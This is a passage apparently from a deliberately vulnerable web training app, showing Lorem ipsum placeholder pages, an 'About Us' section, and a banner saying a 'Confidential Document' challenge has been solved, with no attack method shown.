detail in the following paragraph:

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed
diam nonumy
eirmod tempor invidunt ut labore et dolore magna aliquyam
erat, sed diam
voluptua. At vero eos et accusam et justo duo dolores et ea
rebum. Stet
clita kasd gubergren, no sea takimata sanctus est Lorem ipsum
 dolor sit
amet. Lorem ipsum dolor sit amet, consetetur sadipscing
elitr, sed diam
nonumy eirmod tempor invidunt ut labore et dolore magna
aliquyam erat,
sed diam voluptua. At vero eos et accusam et justo duo
dolores et ea
rebum. Stet clita kasd gubergren, no sea takimata sanctus est
 Lorem
ipsum dolor sit amet.

Our shareholders will be excited. It's true. No fake news.
```



You successfully solved a challenge: Confidential Document (Access a confidential document.) X

About Us

Corporate History & Policy

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. Duis autem vel eum iriure dolor in hendrerit in vulputate velit esse molestie consequat, vel illum dolore eu feugiat nulla facilisis at vero eros et accumsan et iusto odio dignissim qui blandit praesent luptatum zzril delenit augue duis dolore te feugait nulla facilisi. Lorem ipsum dolor sit amet, consectetuer adipiscing elit, sed diam nonummy nibh euismod tincidunt ut laoreet dolore magna aliquam erat volutpat. Check out our boring terms of use if you are interested in such lame stuff. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, At accusam aliquyam diam diam dolore dolores duo eirmod eos erat, et nonumy sed tempor et et invidunt justo labore Stet clita ea et gubergren, kasd magna no rebum.

Customer Feedback